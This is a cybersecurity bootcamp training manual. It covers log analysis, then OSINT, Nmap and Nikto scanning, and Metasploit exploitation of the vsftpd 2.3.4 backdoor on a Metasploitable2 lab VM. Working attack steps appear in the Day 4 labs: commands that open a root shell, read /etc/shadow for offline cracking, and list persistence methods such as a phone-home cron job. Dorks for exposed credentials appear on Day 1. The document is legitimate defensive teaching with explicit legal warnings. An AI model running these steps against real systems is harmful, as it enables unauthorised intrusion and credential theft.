■ MINI PROJECT 1 — Security Assessment Report — PayliteNG (SUBMISSION)

Complete and submit your professional security assessment report for PayliteNG, the fictional Nigerian fintech company introduced in Week 2. This is your first major portfolio deliverable.

Deliverables:

- Executive Summary: 1 paragraph — overall security posture, top 3 risks, recommended priority action
- Asset Inventory: 10 assets with classification (Public/Internal/Confidential/Secret)
- Threat Assessment: 5 threats with OSI layer + OWASP + STRIDE mapping for each
- Risk Register: 5 risks with Likelihood (1–3), Impact (1–3), Score, Priority
- Vulnerability Findings: 3 specific vulnerabilities with CVE references and CVSS scores
- NIST CSF 2.0 Gap Analysis: rating for all 6 functions (1–5) with justification
- Recommendations: 5 prioritised actions with effort, impact, and 30/60/90-day timeline
- Log Analysis Appendix (NEW — Week 3 addition): add a section showing what log entries you would look for to detect attacks against PayliteNG — include 5 specific grep commands tailored to their environment
- AI Usage Appendix: list every AI tool used, the prompt given, and how you validated the output

Tools: All frameworks from Weeks 1–3 · NVD/CVE · OWASP Testing Guide · Python/Bash (for log section) · AI tools (documented)

Mini Project 1 — Submission Requirements

- Format: PDF report (minimum 15 pages excluding appendices)
- Submission: PDF + supporting scripts folder (your bash/Python scripts from Week 3)

- Evaluation criteria: Accuracy of framework application (40%), Depth of analysis (30%), Professional writing quality (20%), AI usage documentation (10%)
- Feedback: You will receive written feedback before Week 4 begins

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write your Week 3 learning reflection addressed to your Week 12 self. Length: 300–400 words.

- Three specific commands or scripts you can now write from memory (demonstrate by including the actual code)
- The hardest concept this week and how you worked through it
- One real security incident you read about this week that connects to log analysis
- How your bash script from Day 2 compares to your Python script from Day 4 — which was easier to write and why
- Prediction: Which log file will be most important in your Week 6 web application security lab?

Weekly Checklist (Student-Facing)

- ■ I can write grep | awk | sort | uniq -c to find top attacking IPs from memory
- ■ I can explain the difference between grep -c, grep -v, and grep -i
- ■ I have written a bash script with variables, if/else, and a loop that runs without errors
- ■ I can read and interpret auth.log entries — identifying timestamp, service, event, and source IP
- ■ I can detect brute force, successful login, and privilege escalation from auth.log
- ■ I can detect SQL injection, directory traversal, and scanner activity from Apache access.log
- ■ I have written a Python script that reads a log file and generates alerts
- ■ I have used AI to help with regex or syntax, validated the output, and documented the process
- ■ My Mini Project 1 is submitted as a PDF with all required sections
- ■ I have reviewed my Mini Project 1 AI appendix and confirmed every AI fact is verified

Skills Verification

Skill	How to Demonstrate It	Pass Standard
grep pipeline	Given auth.log, find top 5 attacking IPs in one command chain	Correct output within 2 minutes, no notes
awk field extraction	Extract fields 1, 3, 9, 11 from a given auth.log line	Correct awk '{print $1,$3,$9,$11}' syntax
sed transformation	Replace all occurrences of 'Failed' with '[ALERT]' in log output	sed 's/Failed/[ALERT]/g' correct syntax
Bash script	Show security_check.sh running without errors on Kali	Script completes, report file generated
Attack detection	Given an Apache log with SQLi, find the malicious requests	Correct grep pattern, malicious lines identified
Python log parsing	Show log_analyser.py producing alert output	Script runs, alerts generated for threshold violations
AI validation	Show AI prompt + response + your correction or confirmation	At least one finding documented where you improved AI output

Self-Assessment Quiz

Instructions

- Answer all questions without looking at notes.
- Write answers on a separate sheet.
- Key is in Instructor Notes.

Command Output Interpretation

1. You run this command:

BASH

```
grep 'Failed password' /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -rn | head -5
```

The output shows:

```
47 45.33.32.156 23 192.168.1.100 8 10.0.0.1
```

- What does this output mean in plain English?
- Which IP is most suspicious and why?
- What would you do next as a security analyst?

Script Analysis

2. Identify what this script does and any security concerns:

BASH

```
#!/bin/bash for ip in $(grep 'Failed' /var/log/auth.log | awk '{print $11}' | sort -u); do
count=$(grep -c $ip /var/log/auth.log) if [ $count -gt 10 ]; then iptables -A INPUT -s $ip -j DROP fi
done
```

- What does this script do?
- What is the security risk of running this automatically?
- What legitimate IP could get blocked by this script?

Python Challenge

3. Write Python (from memory) to: read ~/practice_auth.log, find all lines with 'Accepted password', extract the IP address and username, and print each as: 'Successful login: [username] from [IP]'

Attack Chain Analysis

4. You have two log files. In auth.log: 45 failed SSH logins from 45.33.32.156, then 1 successful login from 45.33.32.156, then: sudo: user kali, COMMAND=/bin/bash. In Apache access.log: 200 status for /login.php?id=1 UNION SELECT user(),pass() FROM users. Build the complete attack timeline. What MITRE ATT&CK; techniques are represented? What should the immediate response be?

AI Critical Thinking

5. You ask an AI: 'Write a bash script to block all IPs with more than 5 failed logins using iptables.' The AI provides a script. Before running it: list 5 things you must check. What could go wrong if you run it blindly?

Additional Resources

Command References

- GNU grep manual: https://www.gnu.org/software/grep/manual/grep.html
- GNU awk (gawk) reference: https://www.gnu.org/software/gawk/manual/gawk.html
- sed one-liners reference: https://www.pement.org/sed/sed1line.txt

Log Analysis

- SANS Log Analysis Poster (Free PDF): https://www.sans.org/posters/log-management-poster/
- Linux auth.log explained — Red Hat docs: https://access.redhat.com/documentation/
- Apache Log Format reference: https://httpd.apache.org/docs/current/logs.html

Python Security

- Python for Hackers — Automate the Boring Stuff (Free): https://automatetheboringstuff.com
- Real Python — File handling tutorial: https://realpython.com/read-write-files-python/
- Python re module documentation: https://docs.python.org/3/library/re.html

Practice Labs

- TryHackMe — Linux Fundamentals Part 3 (log analysis): https://tryhackme.com/room/linuxfundamentalspart3
- TryHackMe — Investigating with ELK 101 (log analysis): https://tryhackme.com/room/investigatingwithelk101

MITRE ATT&CK; — Week 3 Relevant Techniques

- T1110 — Brute Force: https://attack.mitre.org/techniques/T1110/
- T1548.003 — Sudo Abuse: https://attack.mitre.org/techniques/T1548/003/
- T1190 — Exploit Public-Facing Application: https://attack.mitre.org/techniques/T1190/

Looking Ahead — Week 4

Preview — What's Coming in Week 4

- Reconnaissance & Scanning — the first phase of penetration testing
- Nmap: the most important scanning tool in cybersecurity — you will use it every single day
- OSINT (Open Source Intelligence) — gathering information from public sources
- Passive vs Active reconnaissance — legal boundaries and real techniques
- Your log analysis skills become essential: Nmap generates log entries that defenders analyse

What to Review Before Week 4

- ss -tuln — you will compare your scan results against what ss shows locally
- The 10 critical ports from Week 2 — Nmap will find them and you need to know what they mean
- Network IP ranges from Week 1 — you need to understand CIDR notation for scan targets

What to Install Before Week 4

- Verify Nmap is installed: nmap --version (should already be on Kali)
- Verify Metasploitable2 VM is downloaded and importable into VirtualBox
- Create a labs/ directory: mkdir ~/week4_labs
- Read: https://nmap.org/book/man.html (the Nmap man page — 15 minutes)

■ Week 4 Legal Reminder

Week 4 involves active scanning. You will ONLY scan your own lab VMs. Scanning any system you do not own or have explicit written permission to scan is illegal under Nigeria's Cybercrimes Act 2015. The lab environment (Kali + Metasploitable2 on your own machine) is your authorised target.

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 1 · FOUNDATION & RED TEAM

WEEK 04

Reconnaissance, Scanning, and Exploitation

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**4 of 12**	**1 — Foundation & Red Team**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 4: Reconnaissance, Scanning, and Exploitation**
  - Phase: Foundation and Red Team (Weeks 1–4)
  - Day 1 — Passive Reconnaissance (OSINT, DNS, Google Dorking)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Active Scanning with Nmap
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Vulnerability Scanning (Nikto, OpenVAS, CVE Mapping)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Exploitation with Metasploit (vsftpd, Privilege Escalation)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Mini Project 2 Kickoff
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 5**

Phase: Foundation and Red Team (Weeks 1–4) **Week 4 of 12**

WEEK 4: RECONNAISSANCE, SCANNING, AND EXPLOITATION

Weekly Overview

This week you stop defending and start attacking — with explicit permission on your own lab environment. You will learn the complete attack chain: passive reconnaissance (finding information without touching the target), active scanning (mapping the attack surface), vulnerability assessment (finding weaknesses), and exploitation (gaining access). Every technique you learn this week will make you a better defender in Weeks 5–8.

How this week builds on Weeks 1–3

- Week 1 gave you Linux and networking fundamentals. Week 2 gave you threat models and risk assessment. Week 3 gave you automation and log analysis. Now you apply all of it: scan networks (Week 1 IP knowledge), prioritise vulnerabilities (Week 2 risk assessment), and analyse the logs your attacks generate (Week 3 log analysis).

Why this matters in a real security job

- Every penetration tester, red teamer, and SOC analyst must understand the attack chain. Pen testers execute it. SOC analysts detect it. You cannot detect what you cannot recognise. This week builds that recognition.

■■ CRITICAL ETHICS & LEGAL REMINDER

Every technique taught this week may ONLY be performed on systems you own or have explicit written permission to test. Unauthorised scanning or exploitation is a criminal offence under Nigeria's Cybercrimes (Prohibition, Prevention, Etc.) Act 2015. All labs target your own Kali VM, Metasploitable VM, or TryHackMe rooms (which grant permission). Never scan external networks.

DAY 1

Passive Reconnaissance (OSINT, DNS, Google Dorking)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Perform passive reconnaissance using OSINT techniques without directly interacting with the target

2. Enumerate DNS records (A, MX, NS, TXT) using dig and online tools

3. Use Google dorking to find exposed information and files

PASSIVE RECONNAISSANCE

is the process of gathering information about a target without directly interacting with their systems, using only publicly available data that the target has already exposed to the internet.

Passive vs Active Reconnaissance

```
■■■
```

DNS Record Types for Reconnaissance

Record	Purpose	Security Intelligence
A	Maps domain to IPv4 address	Primary server IP — nmap target
AAAA	Maps domain to IPv6 address	IPv6 attack surface
MX	Mail server records	Email provider (O365, Google?) — phishing target
NS	Authoritative name servers	DNS infrastructure, potential for zone transfer
TXT	SPF, DKIM, domain verification	Reveals email security config, cloud providers
CNAME	Alias pointing to another domain	CDN usage, subdomain takeover potential
SOA	Start of Authority — primary DNS info	Admin email address (often real)

Google Dorking Operators

Operator	Example	What It Finds
site:	site:example.com	All indexed pages on a domain
filetype:	filetype:pdf site:example.com	Specific file types (pdf, xlsx, env, sql)
intitle:	intitle:"index of" site:example.com	Directory listings — exposed files
inurl:	inurl:admin site:example.com	Admin panels and sensitive paths
intext:	intext:"DB_PASSWORD" filetype:env	Credentials in exposed files
Combined	filetype:sql site:example.com	Database dumps left on web server
Combined	intitle:"phpMyAdmin" site:example.com	Exposed database admin panels

theHarvester — Email and Subdomain Collection

BASH

```
# Collect emails, subdomains from multiple sources theHarvester -d example.com -b google,bing,linkedin -l 200 # Options: # -d target domain # -b data sources (google, bing, linkedin, shodan, etc.) # -l limit number of results # Output: email addresses, subdomains, IPs, virtual hosts
```

WHY THIS MATTERS

The 2011 RSA SecurID breach began with a spear-phishing email targeting specific employees identified through passive OSINT — LinkedIn profiles, corporate emails from conference registrations, and publicly available org charts. The attackers never touched RSA systems before crafting the attack. Passive recon is often the difference between a generic attack and a targeted, devastating one.

PRACTICE *(2 Hours)*

LAB 4.1.1 — Passive Reconnaissance on a Permitted Target

Objective: Perform complete passive reconnaissance using OSINT techniques.

Prerequisites: Browser; Kali terminal; target: tryhackme.com (permitted for educational research)

■ **Authorisation**

Only perform reconnaissance on targets you own, have permission for, or that explicitly permit educational security research.

Step 1 — WHOIS Lookup

BASH

```
whois tryhackme.com
```

Record: Registrar, registration date, expiry date, name servers, registrant contact. What this reveals: how long the domain has existed, what DNS infrastructure they use.

Step 2 — DNS Enumeration

BASH

```
dig tryhackme.com A dig tryhackme.com MX dig tryhackme.com NS dig tryhackme.com TXT dig tryhackme.com ANY
```

What to look for: SPF record reveals email providers. NS records reveal DNS hosting. Multiple A records suggest load balancing or CDN.

Step 3 — Subdomain Discovery via Certificate Transparency

Navigate to: https://crt.sh/?q=tryhackme.com — shows all SSL certificates ever issued. Each certificate reveals subdomains. Record all unique subdomains found.

Step 4 — Google Dorking

GOOGLE DORK

```
site:tryhackme.com filetype:pdf site:tryhackme.com intitle:"index of" site:tryhackme.com inurl:admin
```

Step 5 — Build Target Profile

Compile all findings: Domain Info, IP Addresses, Mail Infrastructure, Subdomains Found, Technology Indicators, Potential Attack Vectors.

■ **ANALYSE THIS**

From your DNS TXT records, what email providers does the target use? How would this change your phishing approach in an authorised red team engagement? Which subdomains look most interesting from a security perspective and why?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Passive Reconnaissance Playbook — a repeatable procedure for performing OSINT on any target.

Section 1 — Pre-Engagement Checklist:

- Authorisation confirmation steps
- Legal boundaries reminder (Nigeria Cybercrimes Act)
- Documentation setup

Section 2 — Step-by-Step Procedure:

- WHOIS → DNS → Certificate logs → Google Dorking → Social media → Job postings
- For each: exact commands, what to record, what is a red flag

Section 3 — Target Intelligence Template:

- Domain profile, IP ranges, technology stack, personnel, attack surface summary

Format:

- Professional playbook ready for use in a real engagement. No placeholders.

DOCUMENT

Writing Prompt:

Write a Passive Reconnaissance Report for a fictional client — 'GreenBridge Bank Nigeria.' Present your OSINT findings professionally. Audience: Client CISO. Length: 400–500 words.

- Required sections: Executive Summary, Methodology, Findings (by source), Risk Implications, Recommendations
- Every finding must have a risk implication and a specific recommendation

DAY 2

Active Scanning with Nmap

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Execute and interpret the most important Nmap scan types

2. Identify open ports, running services, and OS fingerprints from Nmap output

3. Automate Nmap scans and parse XML results with Python

NMAP (NETWORK MAPPER)

is the most widely used network scanning tool in cybersecurity. It discovers hosts, open ports, running services, and operating systems on a network. Every security professional uses Nmap daily.

Nmap Scan Types — When to Use Each

```
■■■
```

```
PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian (protocol 2.0) 80/tcp open http Apache httpd 2.2.8 139/tcp open netbios Samba smbd 3.X (workgroup: WORKGROUP) 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
```

What this tells you: vsftpd 2.3.4 has a known backdoor (CVE-2011-2523, CVSS 10.0). OpenSSH 4.7 is severely outdated. Apache 2.2.8 has multiple high-severity CVEs. MySQL exposed on a public port — should never be visible externally.

WHY THIS MATTERS

In real penetration testing engagements, scan timing matters enormously. Security Operations Centres using Splunk or Wazuh will alert on more than 10 ports scanned per second from a single IP. A T1 or T2 scan can evade many automated detection systems. Understanding attacker timing helps defenders set better alert thresholds — directly connecting to your Week 3 log analysis skills.

PRACTICE *(2 Hours)*

■ Lab Environment Required

All scanning must be performed against your Metasploitable2 VM only. Never scan external networks or systems you do not own.

LAB 4.2.1 — Progressive Nmap Scanning of Metasploitable2

Objective: Discover all services on Metasploitable2 using progressively detailed scans.

Prerequisites: Kali VM running; Metasploitable2 VM running; know Metasploitable2 IP address

Step 1 — Find Metasploitable2 IP

BASH

```
nmap -sn 192.168.x.0/24 # Replace x with your subnet # Or on Metasploitable VM: ifconfig
```

Step 2 — Quick Discovery Scan

BASH

```
nmap -sn TARGET_IP # Expected: Host is up (0.00054s latency).
```

Step 3 — SYN Scan — Find Open Ports

BASH

```
sudo nmap -sS TARGET_IP # Expected: 20+ open ports including 21, 22, 80, 139, 3306
```

Step 4 — Service and Version Detection

BASH

```
sudo nmap -sV -sC TARGET_IP -oA metasploitable_scan # -sV = version detection -sC = default scripts -oA = save all formats
```

This is the most important scan result of the week. Every version number maps to potential CVEs.

Step 5 — Vulnerability Script Scan

BASH

```
sudo nmap --script=vuln TARGET_IP # Look for: VULNERABLE, CVE numbers, exploit possibilities
```

Step 6 — Full Port Scan

BASH

```
sudo nmap -p- -T4 TARGET_IP -oN full_scan.txt # Scans all 65535 ports — finds services on non-standard ports
```

■ ANALYSE THIS

From your -sV scan results: list every service and version. For each, look up whether it has known CVEs at nvd.nist.gov. Which service has the highest CVSS score? How does that influence your exploitation priority?

BUILD *(2 Hours)*

BUILD BRIEF

Write a Python script that runs Nmap, parses the XML output, and produces a prioritised vulnerability list.

Script functionality:

- Accept target IP as command-line argument: python3 nmap_parser.py TARGET_IP
- Run: nmap -sV -oX /tmp/scan.xml TARGET using subprocess
- Parse XML output using xml.etree.ElementTree
- Extract: port number, state, service name, version string
- Risk logic: ports 21,23,3389 = HIGH · ports 22,80,443 = MEDIUM · others = LOW
- Save results to JSON file with timestamp

Deliverable:

- Working Python script + sample output from Metasploitable2 scan

DOCUMENT

Writing Prompt:

Write a Network Security Assessment Scope Definition document for a fictional client engagement.

- Required: Assessment scope (IP ranges, excluded systems), authorisation statement, emergency contact procedures, rules of engagement, data handling requirements
- This document is what protects a penetration tester legally — it defines the boundary between authorised security work and illegal hacking

DAY 3

Vulnerability Scanning (Nikto, OpenVAS, CVE Mapping)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Distinguish between vulnerability scanning and exploitation

2. Run Nikto against a web server and interpret findings

3. Map scan findings to CVEs and calculate risk priority using CVSS

VULNERABILITY SCANNING

is the automated process of identifying known vulnerabilities in systems and applications by comparing them against a database of known weaknesses — without attempting to exploit them.

Recon-to-Exploitation Pipeline

```
■■■
```

TRACE method	OSVDB-877	4.3	MEDIUM	Disable TRACE in Apache config

OpenVAS — Full Vulnerability Management

- OpenVAS: comprehensive free vulnerability scanner — 70,000+ vulnerability checks
- Installation on Kali: sudo apt install openvas && sudo gvm-setup
- Access via browser: https://localhost:9392
- Scan types: Discovery, Full and Fast, Full and Very Deep — use Full and Fast for labs
- OpenVAS vs Nmap: Nmap finds open ports; OpenVAS tells you if those ports are vulnerable
- Reports: export as PDF, XML, or CSV for client deliverables

WHY THIS MATTERS

The 2017 WannaCry ransomware exploited MS17-010 (EternalBlue) — Microsoft had released the patch 59 days before WannaCry hit. A basic nmap --script=smb-vuln-ms17-010 would have identified unpatched systems in minutes. 200,000 machines were compromised because organisations skipped vulnerability scanning.

PRACTICE *(2 Hours)*

LAB 4.3.1 — Web Application Vulnerability Scan

Objective: Run Nikto against Metasploitable2 web server and map findings to CVEs.

Prerequisites: Metasploitable2 running; Kali terminal open

Step 1 — Scan Main Web Server

BASH

```
nikto -h http://TARGET_IP -o ~/nikto_main.txt cat ~/nikto_main.txt
```

Step 2 — Scan Tomcat on Port 8180

BASH

```
nikto -h http://TARGET_IP:8180 -o ~/nikto_tomcat.txt
```

Apache Tomcat on 8180 often has a manager interface with default credentials (admin/admin, tomcat/tomcat). Note if Nikto finds this.

Step 3 — Nmap Vulnerability Scripts

BASH

```
sudo nmap --script=smb-vuln-* TARGET_IP sudo nmap --script=ftp-vsftpd-backdoor TARGET_IP -p 21
```

Step 4 — Build Vulnerability Priority Matrix

Finding	Port	CVE	CVSS	Exploitable?	Priority
vsftpd 2.3.4 backdoor	21	CVE-2011-2523	10.0	Yes (Metasploit)	P1 — CRITICAL

[your finding 2]					
[your finding 3]					

■ ANALYSE THIS

You have vsftpd 2.3.4 with CVSS 10.0 AND phpMyAdmin exposed with no authentication. Which do you exploit first in a real penetration test? What factors determine exploitation order beyond just CVSS score?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Vulnerability Assessment Report for Metasploitable2 — formatted as a professional deliverable.

Required sections:

- Executive Summary: overall risk rating, top 3 critical findings
- Methodology: tools used, scan types, limitations
- Findings: for each — Description, CVE, CVSS, Evidence, Impact, Recommendation
- Risk Matrix: all findings on Likelihood × Impact matrix (Week 2 framework)
- Remediation Roadmap: 30/60/90 day plan

Minimum findings:

- vsftpd 2.3.4 backdoor, Apache 2.2.8 outdated, phpMyAdmin exposed, phpinfo.php disclosure, SMB vulnerabilities

DOCUMENT

Writing Prompt:

Write a client briefing titled 'The Difference Between Vulnerability Scanning and Penetration Testing.' Audience: Client CEO. Length: 300–400 words.

- Explain clearly: what each does, what it finds, what it misses, when you need each
- Use an analogy: scanning is checking if doors are locked; pen testing is hiring someone to actually try to break in

DAY 4

Exploitation with Metasploit (vsftpd, Privilege Escalation)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the Metasploit Framework architecture and module types

2. Exploit vsftpd 2.3.4 to gain initial access to Metasploitable2

3. Perform post-exploitation reconnaissance and privilege verification


■ CRITICAL LEGAL REMINDER

This lab exploits a deliberately vulnerable system (Metasploitable2) that exists for training purposes only. Using these techniques against ANY system without explicit written authorisation is illegal under Nigeria's Cybercrimes Act 2015. Every command in this lab runs ONLY against TARGET_IP — your own Metasploitable2 VM.

METASPLOIT FRAMEWORK

is the world's most widely used penetration testing framework, containing hundreds of exploits, payloads, and post-exploitation modules. It transforms vulnerability research into executable attacks in an authorised test environment.

Metasploit Architecture



Essential msfconsole Commands

Command	Purpose	Example
search [keyword]	Find modules by name or CVE	search vsftpd OR search cve:2011-2523
use [module]	Select a module	use exploit/unix/ftp/vsftpd_234_backdoor
info	Show module details and options	info (after selecting module)
show options	List configurable parameters	show options

set [option] [val]	Configure parameter	set RHOSTS 192.168.1.100
show payloads	List compatible payloads	show payloads
run / exploit	Execute the module	run
sessions -l	List active sessions	sessions -l
sessions -i [id]	Interact with session	sessions -i 1
background	Background current session	background

Privilege Escalation — From User to Root

- Goal: move from low-privilege access (www-data, daemon) to root
- Common vectors: SUID binaries, weak sudo config, kernel exploits, writable cron jobs
- Automated enumeration: use post/multi/recon/local_exploit_suggester in Metasploit
- Manual check: sudo -l (what can current user run as root?)
- Find SUID binaries: find / -perm /4000 -type f 2>/dev/null
- GTFOBins (gtfobins.github.io): database of Unix binaries that enable privilege escalation

WHY THIS MATTERS

The 2014 Home Depot breach started with contractor credentials, then lateral movement across their network. Attackers moved from a vendor account to domain admin in 5 days through privilege escalation and lateral movement identical to what you are learning today. Understanding the attacker's path is essential for defenders to detect and stop it.

PRACTICE *(2 Hours)*

LAB 4.4.1 — Exploit vsftpd 2.3.4 Backdoor

Objective: Gain initial access to Metasploitable2 via the vsftpd backdoor CVE-2011-2523.

Prerequisites: Kali terminal; Metasploitable2 running; verified TARGET_IP

Step 1 — Start Metasploit

BASH

```
sudo msfconsole # Wait for prompt: msf6 > db_status
```

Step 2 — Find the vsftpd Exploit

MSF CONSOLE

```
msf6 > search vsftpd # Expected output: # 0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent
Yes
```

Step 3 — Configure and Run

MSF CONSOLE

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor msf6 exploit(vsftpd_234_backdoor) > set RHOSTS
TARGET_IP msf6 exploit(vsftpd_234_backdoor) > run # Expected if successful: # [*] Command shell
session 1 opened
```

Step 4 — Verify Access

SHELL

```
whoami # Expected: root id # Expected: uid=0(root) gid=0(root) groups=0(root) cat /etc/shadow | head
-5
```

Step 5 — Document the Exploitation

Take screenshots of: Nmap showing vsftpd 2.3.4, Metasploit exploitation, whoami showing root, /etc/shadow access. These are your proof-of-exploitation evidence.

LAB 4.4.2 — Post-Exploitation Reconnaissance

Objective: Simulate what an attacker does after gaining access.

Prerequisites: Active shell session from Lab 4.4.1

Step 1 — System Reconnaissance

SHELL

```
cat /etc/passwd | grep -v nologin | grep -v false ifconfig arp -a ps aux
```

Step 2 — Extract Password Hashes

SHELL

```
cat /etc/shadow # Copy the hash for offline cracking # Format: username:$hash_type$salt$hash:
```

Step 3 — Simulated Persistence — Document Only

Document (do NOT implement on shared systems) how an attacker would maintain access:

- Add SSH public key to /root/.ssh/authorized_keys
- Create a new root-equivalent user account
- Install a cron job that phones home
- Install a rootkit to hide presence

For this lab: document these as 'potential persistence mechanisms identified' rather than implementing them.

■ ANALYSE THIS

The vsftpd 2.3.4 backdoor gives immediate root access — no privilege escalation needed. How did the backdoor get into vsftpd 2.3.4 in the first place? Research this and include in your report. What does this tell us about software supply chain security?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Proof of Concept (PoC) Exploitation Report for the vsftpd 2.3.4 finding.

Required sections:

- Finding Title: vsftpd 2.3.4 Backdoor — Remote Code Execution
- Severity: CRITICAL (CVSS 10.0)
- CVE Reference: CVE-2011-2523
- Affected System: [TARGET_IP] — FTP Service on port 21
- Description: Technical explanation of the backdoor (what it is, how it was introduced)
- Evidence: Screenshots of Nmap detection, Metasploit exploitation, whoami=root, /etc/shadow access
- Impact: What an attacker can do with root access
- Reproduction Steps: Numbered step-by-step instructions to reproduce
- Remediation: Immediate and long-term fixes
- References: CVE link, NVD link, Metasploit module

Format:

- Professional pentest finding — polished enough to send to a real client

DOCUMENT

Writing Prompt:

Write a penetration test Rules of Engagement (RoE) template for future client engagements.

- Required: Authorisation statement, Scope (in/out of scope), Test window, Permitted techniques, Prohibited techniques, Emergency stop procedure, Data handling
- Include one real case where a penetration tester was prosecuted due to a missing or inadequate RoE — and what specifically was missing

DAY
5


Review, Assessment & Portfolio (Mini Project 2 Kickoff)

LEARN *(1 Hour) — Week Review*

LEARNING OBJECTIVES

1. Demonstrate all Week 4 techniques without referencing notes
2. Complete a skills assessment combining recon, scanning, and exploitation
3. Kick off Mini Project 2 with clear scope and methodology

Week 4 Mind Map — Attack Chain



PRACTICE *(2 Hours) — Skills Assessment*

LAB 4.5.1 — Complete Attack Chain from Scratch

Objective: Perform a complete attack chain against Metasploitable2 without notes.

Prerequisites: No notes; Kali terminal; Metasploitable2 running

Complete the following from memory. Document every command and its output.

1. Discover Metasploitable2 IP using a ping sweep
2. Run a SYN scan and identify all open ports
3. Run a service version scan — identify 5 specific service versions
4. Identify which service has the highest CVSS score vulnerability
5. Exploit that vulnerability using Metasploit
6. Verify root access with whoami and id
7. Retrieve /etc/shadow — document the hashed passwords
8. Document the complete attack chain as a timestamped timeline

LAB 4.5.2 — Defend Against Your Own Attack

Objective: Review the logs generated by your attack and practise detection.

Prerequisites: Terminal access to Metasploitable2; Week 3 log analysis skills

On Metasploitable2 (SSH in after exploitation), check the logs your attack generated:

BASH

```
cat /var/log/vsftpd.log cat /var/log/auth.log | grep -i 'fail\|error\|invalid' cat /var/log/syslog | tail -50
```

Write a detection rule (plain English + grep command) that would have alerted a SOC analyst to your vsftpd attack before you established a root shell.

BUILD *(2 Hours) — Mini Project 2 Kickoff*

■ MINI PROJECT 2 — Full Penetration Test Report — Metasploitable2

Produce a complete, professional penetration test report for Metasploitable2. This demonstrates the full red team engagement lifecycle and is your most important portfolio piece to date.

Deliverables:

- Executive Summary: overall risk rating, top 3 findings, business impact
- Scope and Methodology: target IP, tools used, scan types, timeframe, authorisation
- Finding 1 (CRITICAL): vsftpd 2.3.4 Backdoor — full PoC with CVE, CVSS, evidence, reproduction steps, remediation
- Finding 2 (HIGH): Choose one — Apache 2.2.8, phpMyAdmin exposed, or SSH weak config
- Finding 3 (MEDIUM): Choose one — phpinfo.php, TRACE enabled, or information disclosure
- Risk Matrix: all findings on Likelihood × Impact matrix
- Remediation Roadmap: prioritised 30/60/90 day plan with specific actions
- Appendix A: Full Nmap scan output
- Appendix B: Full Nikto scan output
- Appendix C: Attack timeline — chronological list of every action taken
- BONUS: Run post/multi/recon/local_exploit_suggester and document additional escalation paths

Tools: Nmap · Nikto · Metasploit · Python (scan parsing) · All Week 1–4 knowledge

Mini Project 2 — Timeline and Submission

- Due: End of Week 5 (one week from today)
- Format: PDF report (minimum 20 pages including appendices)
- Submission: PDF + evidence folder (screenshots organised by finding)
- Evaluation: Technical accuracy (35%), Report quality (30%), Evidence documentation (20%), Remediation quality (15%)

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write your Week 4 learning reflection. Length: 300–400 words.

- Three specific attack techniques you can now execute from memory, with one command for each
